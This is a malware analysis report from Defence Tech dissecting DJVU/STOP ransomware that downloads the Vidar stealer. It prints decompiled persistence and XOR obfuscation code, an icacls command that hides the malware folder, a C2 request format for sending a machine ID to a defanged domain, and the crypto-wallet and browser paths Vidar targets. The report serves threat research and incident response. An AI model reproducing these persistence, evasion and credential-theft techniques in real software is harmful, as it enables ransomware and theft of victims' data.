DEFENCE TECH

Terra, Cielo, Mare, Spazio, Spazio cibernetico.

PROTEGGIAMOLI

DJVU/STOP Ransomware deploys Vidar Stealer

Malware Lab Analysis Report

Summary

DEFENCE TECH

1

Our Malware Lab

1. Our Malware Lab

Defence Tech Malware Lab daily performs dissection of malware with the aim of timely understanding the technological evolutions of attacks, consolidating the knowledge of necessary to make more effective and faster the process of incidents responding, contributing to spreading information about emerging threats into the expert's community and among its clients.

Malware Lab analysts are continuously engaged in searching and experimenting new analysis tools, for increasing accuracy and scope of action with regard to the proliferation of new evasion and anti-analysis techniques adopted by malwares.

The Malware Lab is also committed to the development of proprietary tools for malware analysis and supporting the management and response of incidents.

Besides malware analysis, Malware Lab ideated and implemented an automatic process of extraction of **Indicators of Compromise (IOC)** that is daily run on dozens of new malwares, intercepted in the wide for populating our Knowledge Base.

CORRADO AARON VISAGGIO
Group Chief Scientist Officer & Malware Lab Director
a.visaggio@defencetech.it

DEFENCE TECH

2

Executive Summary

2. Executive Summary

We intercepted a malicious sample that can execute multiple malware attacks, such as file encryption and data stealing. The entire infection process follows these steps:

1. Connects to an external IP lookup service; this is important to retrieve the system information for the stealer to act.
2. Creates persistence on the system with the Windows Task Scheduler.
3. Country code verification of the system because the malware will not execute in specific countries.
4. Downloads and execute “build2.exe” (a stealer).
5. Tries to download “build3.exe” (but could not) from a domain which had already been down.
6. The new malware steals sensible data from the system to send it to the C2.
7. The stealer deletes every trace of itself from the system.
8. The encryption is triggered by the task scheduler several minutes after the execution, gaining some time for the stealer to operate.

The attack is performed by two malware families: DJVU, a variant of STOP ransomware, and Vidar, information and cryptocurrency stealer.

DEFENCE TECH

3 Analysis

3. Analysis

3.1 Unpacking

The measurement of entropy in figure 1 suggests that the sample could be packed.



Figure 1. Sections and entropy from tool Detect it easy

To quickly bypass the packer and obtain the malicious executable, we used a dynamic approach by running it on a sandbox. The virtual operating system is instrumented to detect suspicious actions and automatically dumps the memory of the affected processes.

By analysing the generated log files, we could infer the packer launches a second instance of the executable and manually loads the embedded executable using the WriteProcessMemory system function as in figure 2.

```
[!] [WriteProcessMemory] T UID 68 PID 4260 -> UID 69 PID 2060 | BYTES 0x400 STATUS 0
[!] [WriteProcessMemory] T UID 68 PID 4260 -> UID 69 PID 2060 | BYTES 0xca600 STATUS 0
[!] [WriteProcessMemory] T UID 68 PID 4260 -> UID 69 PID 2060 | BYTES 0x3dc00 STATUS 0
[!] [WriteProcessMemory] T UID 68 PID 4260 -> UID 69 PID 2060 | BYTES 0x6400 STATUS 0
[!] [WriteProcessMemory] T UID 68 PID 4260 -> UID 69 PID 2060 | BYTES 0x200 STATUS 0
[!] [WriteProcessMemory] T UID 68 PID 4260 -> UID 69 PID 2060 | BYTES 0xa400 STATUS 0
[!] [WriteProcessMemory] T UID 68 PID 4260 -> UID 69 PID 2060 | BYTES 0x4 STATUS 0
[-] Process terminated UID 68 PID 4260
```

Figure 2. Logs from the sandbox: the PE file is mapped by performing multiple calls to WriteProcessMemory

As soon as the sandbox detects this behaviour it captures the process dumps of both the original and the second process. Memory dumps such as these are already very effective at identifying known threats through YARA rules, in fact we could quickly identify this sample as "DJVU/STOP".

To continue the analysis, we extracted the embedded PE file from the memory dumps so we could disassemble it. Depending on the state of the process when the dump happened it may be necessary to manually unmap the extracted executable.

3.2 Ransomware technical analysis and behaviour

As soon as the malware executes it connects to an external IP geolocation service as you can see in figure 3.

```
wstring::from_wcstr(lpszUrl, L"https://api.2ip.ua/geo.json"
```

Figure 3. External IP lookup service provider

The downloaded data is parsed, and the detected region is checked against a hardcoded whitelist of countries (see figure 4), if the computer is detected in one of those, the malware will stops its execution and deletes itself.

```
regionWhiteList[0] = "RU";
regionWhiteList[1] = "BY";
regionWhiteList[2] = "UA";
regionWhiteList[3] = "AZ";
regionWhiteList[4] = "AM";
regionWhiteList[5] = "TJ";
regionWhiteList[6] = "KZ";
regionWhiteList[7] = "KG";
regionWhiteList[8] = "UZ";
regionWhiteList[9] = "SY";
```

Figure 4. Region whitelist

Otherwise, if the current country is not present in the whitelist, the malware continues its execution. At this point the malware attempts to gain administrator privileges by re-launching itself with ShellExecute, if this fails, the execution continues with regular user privileges.

The malware gains persistence by copying itself to a random folder in the Local AppData folder, the directory name is chosen by calling *"UuidCreate"* and is also hidden by setting its Access Control List (ACL) with the *"icacls"* command as we caught in figure 5.

```
icacls "C:\Users\[redacted]\AppData\Local\660a6de3-ab56-4780-b94d-f9a776e42423" /deny *S-1-1-0:(OI)(CI)(DE,DC)
```

Figure 5. icacls command line from tool procmon

Once the malware copied itself, it will register for auto start as "SysHelper" using the system registry as in figure 6, furthermore this key is also used as a flag to prevent it from copying itself multiple times.

```
if ( !RegOpenKeyExW(HKEY_CURRENT_USER, L"Software\\Microsoft\\Windows\\CurrentVersion\\Run", 0, 0xF003Fu, &hKey)
{
  String = 0;
  memset(v22, 0, sizeof(v22));
  lstrcpyW(&String, "\"");
  lstrcatW(&String, PathName);
  lstrcatW(&String, L"\" --AutoStart");
  v16 = lstrlenW(&String);
```

Figure 6. Registry key persistence

It also creates a task named "Time Trigger Task" (see figure 7) which will trigger the start of the file encryption. To hide the task creation, it is created using the task scheduler's COM interface rather than PowerShell or the *"schtasks"* command line.



Figure 7. Scheduled task from tool Autoruns

All the sensitive strings that could be used to detect the malicious behaviour such as C2 domain names, ransom note and public keys are obfuscated using a XOR-based string encryption algorithm: the string is stored as an array of pointers, each pointer points to a single chunk of the string, and each character is xored with the constant 0x80 as you can see in figure 8. This chunking mechanism is useless as most strings are short and will fit in a single chunk.

```
do
  (*outBuffer)[i2][result++] ^= 0x80u;
while ( result < 151 );
```

Figure 8. Key of XOR algorithm

Searching through the encoded strings we could find some domains from where the malware downloads the next stages (see Figure 9).



Figure 9. Decryption of xored HEX strings from CyberChef

The first domain *"uaery[.]top"* is still online at the time of writing this report and the malware creates a new thread, as shown in figure 10, to download and execute an executable file from it, which we identified as Vidar stealer.

```
CreateThread(
  0,
  0x61A8000u,
  PayloadLauncherThread,
  (LPVOID)(*((_DWORD *)g_malware_conf + 1) + 8),
  0,
  &ThreadId);
```

Figure 10. Thread to launch the payload

A second domain “ex3mall[.]com” is used to download and execute another executable file as well as a C2 to collect the ID of this machine and deliver a public key used for file encryption. Currently this domain seems to be offline so we could not retrieve the second payload.

The machine is identified by calculating the MD5 hash of the MAC address, retrieved from the code in figure 11.

```
if ( !GetAdaptersInfo(adapterInfo, &SizePointer) )
{
  sprintf(
    macAddress,
    "%02X:%02X:%02X:%02X:%02X:%02X",
    adapterInfo->Address[0],
    adapterInfo->Address[1],
    adapterInfo->Address[2],
    adapterInfo->Address[3],
    adapterInfo->Address[4],
    adapterInfo->Address[5]);
```

Figure 11. Retrieving the MAC Address

To communicate with the C2 it creates a specific thread, which is supposed to build the request message in the following format:

“ex3mall[.]com/test1/get[.]php?pid=<MAC_Address_hash>&first=<true or false>”

The response to this request will be stored in AppData folder in a file called “bowsakkdestx.txt”, as in figure 12.

```
PathAppendA(pszPath, "bowsakkdestx.txt");
file = fopen(pszPath, "w");
```

Figure 12. Writing in bowsakkdestx.txt

The text file contains a public key and an ID obtained from the server. In case the server can't be contacted it will use a hardcoded public key shown in figure 13.

```
    -----BEGIN PUBLIC KEY-----
\\nMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAz1O56LTB0gW4dHcMmTX4\\n
\/1ZZ4JUq5WGkoDuf27oi6GVjUmmr1RIAMPVQgxQWuMEjs7\/uogsCiGhhbLbY5YnZ\\n
gmAuWIrSZeqWDFKepUNBMX7G9tiDribYq8XFy8ivJKN5QPjWPqyBnDWFTnM69iLp\\n
dF6v2ohxVDnJ2XHgO42FwyRk3sdYFi2SR87iPebh9PEexSNXVv4lqKPKTd9bShQl\\nx
QSyYZPdeOrLxDE3+YXZQbwucCJGH1NNWi1WYwriA6YsFMeHiKHRmLHUtYOUy85F\\n
wl+kZMOyfnLVqc+aYoYl7DSto4fWWo8GJLfR0edDhMA4+UdiRpwOZr37c07jLV9L\\n
7wIDAQAB\\n
    -----END PUBLIC KEY-----

id: bE95c2N1x4fARf4W3qmFCjkkPwfFkQaU9NpNBMt1
```

Figure 13. The hardcoded public key and ID

The ID is also stored in a text file inside SystemID folder in the root of the C drive, as you can guess in figure 14.

```
CreateDirectoryW(L"C:\\SystemID", 0);
Stream = _wfopen(L"C:\\SystemID\\PersonalID.txt", L"w");
```

Figure 14. Writing PersonalID.txt

The encryption does not start immediately: it is triggered by the scheduled task which is set to start 700 seconds after the malware is first ran. The task launches the malware with the "-Task" command line argument which is the switch that enables encryption. The task is also set to trigger again every 5 minutes in case the first encryption attempt failed. It is possible the initial delay is in order to give some time to the second malware to operate.

The encryption process has a whitelist of files, paths and extensions that are never encrypted. All of these are stored with the string obfuscation technique analysed previously and as we decrypted the strings, we listed them in table 1.

Whitelisted extensions	Whitelisted files
.sys	ntuser.dat
.ini	ntuser.dat.LOG1
.DLL | .dll	ntuser.dat.LOG2
.blf	ntuser.pol
.bat	PersonalID.txt
.lnk	
.regtrans-ms	

Table 1. Whitelisted files and extensions

This contains files and extensions which must not be encrypted. The malware avoids encrypting something that would turn the system of the victim unusable.

Moreover, we retrieved the paths of the directories whose files are encrypted by the malware (shown in table 2). The list contains the same paths with the volume label from "C:\" to "F:\", for brevity we only include the "C:\" version of every string.

Encryption path list
C:\Users\Default User\
C:\Users\Public\
C:\Users\AllUsers\
C:\Users\Default\
C:\Documents and Settings\
C:\ProgramData\
C:\Recovery\
C:\System Volume Information\
C:\Users\%username%\AppData\Roaming\
C:\Users\%username%\AppData\Local\
C:\Windows\
C:\PerfLogs\
C:\ProgramData\Microsoft\
C:\ProgramData\Package Cache\
C:\$Recycle.Bin\
C:\$WINDOWS.~BT\
C:\dell\
C:\Intel\
C:\MSOCache\
C:\Program Files\
C:\Program Files (x86)\
C:\Games\
C:\Windows.old\

Table 2. Encryption path list

During the encryption the ransomware changes the file extensions to ".znsm".

3.3 Stealer behaviour

As this document focuses on DJVU the following is a brief analysis on the behaviour of Vidar stealer supported by our observations during dynamic analysis.

As previously stated, before starting the encryption process DJVU will download and execute third party PE files from its hardcoded addresses.

One of such files named “build2.exe” has been identified as Vidar. The sample does not employ persistence and will delete every trace of itself once its job is over.

Data exfiltration is realized with Telegram APIs; this gimmick makes it hard to block since its IP addresses and domains are associated with legitimate applications as well.

```
10.0.2.15          149.154.167.99     TCP        54 49695 → 443 [ACK] Seq=166 Ack=5491 Win=65535 Len=0
10.0.2.15          149.154.167.99     TLSv1.2   147 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
149.154.167.99     10.0.2.15          TCP        60 443 → 49695 [ACK] Seq=5491 Ack=259 Win=65535 Len=0
149.154.167.99     10.0.2.15          TLSv1.2   312 New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
10.0.2.15          149.154.167.99     TCP        54 49695 → 443 [ACK] Seq=259 Ack=5749 Win=65535 Len=0
10.0.2.15          149.154.167.99     TLSv1.2   214 Application Data
```

Figure 15. Communicating with Telegram IP Address

By tracing filesystem accesses we compiled an extensive list (see figure 16, 17 and 18) of software from which Vidar attempts to steal information. Most of those are browsers, we can assume the targets are credentials or payment information stored in their password managers.



Figure 16. Browsers list



Figure 17. Tools list

```
C:\Users\Alberico\AppData\Roaming\Ethereum\
C:\Users\Alberico\AppData\Roaming\Electrum\wallets\
C:\Users\Alberico\AppData\Roaming\Exodus\exodus.wallet\
C:\Users\Alberico\AppData\Roaming\ElectronCash\wallets\
C:\Users\Alberico\AppData\Roaming\MultiDoge
C:\Users\Alberico\AppData\Roaming\Binance
C:\Users\Alberico\AppData\Local\Coinomi\Coinomi\wallets\
C:\Users\Alberico\AppData\Roaming\Daedalus Mainnet\wallets\
C:\Users\Alberico\AppData\Local\Blockstream\Green\wallets\
C:\Users\Alberico\AppData\Roaming\WalletWasabi\Client\Wallets\
C:\Users\Alberico\AppData\Roaming\Bitcoin\wallets\
C:\Users\Alberico\AppData\Roaming\Bitcoin
C:\Users\Alberico\AppData\Roaming\Dogecoin
C:\Users\Alberico\AppData\Roaming\Raven
C:\Users\Alberico\AppData\Roaming\Exodus\backups\
C:\Users\Alberico\AppData\Roaming\Ledger Live
```

Figure 18. Cryptocurrency wallets list

3.4 IOC

In this section the IoC obtained with the analysis are resumed in table 3:

Type	Value	Note
DJVU	d961ee7f24ed72075200dd1525307beb665478bfcc2d3f279e2a9fd573d59de1	VirusTotal
Vidar	ab6396ad69a961a9f879e58725ed66fa01f7add478b61cbaf4db1f26a9e47185	VirusTotal
Domain	uaery[.]top	C2 AlienVault VirusTotal
Domain	ex3mall[.]com	C2 AlienVault VirusTotal
Domain	api[.]2ip[.]ua	External IP Lookup Service AlienVault VirusTotal

Table 3. Hashes of the samples

DEFENCE TECH

4

Conclusions

4. Conclusions

DJVU samples often have the ability to download and deploy stealers, this is strong evidence of threat actors working together or providing services in a "Malware as a service" -kind of infrastructure.

The use of legitimate services such as Telegram as C2 servers make tracing suspicious behaviours hard at a firewall level and prompts for machine-level monitoring.

Furthermore, since the information stealer can execute without administrative privileges simple permissions management is not enough to protect login credentials, end-user machines should be configured to prevent the execution of untrusted software through application control policies.

DEFENCE TECH

Terra, Cielo, Mare, Spazio, Spazio cibernetico.
PROTEGGIAMOLI

NEXT
INGEGNERIA DEI SISTEMI

FORAMIL
RADAR TECHNOLOGIES & DEFENCE SYSTEMS

DONEXIT
IT SECURITY

Defence Tech Holding S.p.A Società Benefit

Via Giacomo Peroni, 452 - 00131 Roma
tel. 06.45752720 - fax 06.45752721
info@defencetech.it - www.defencetech.it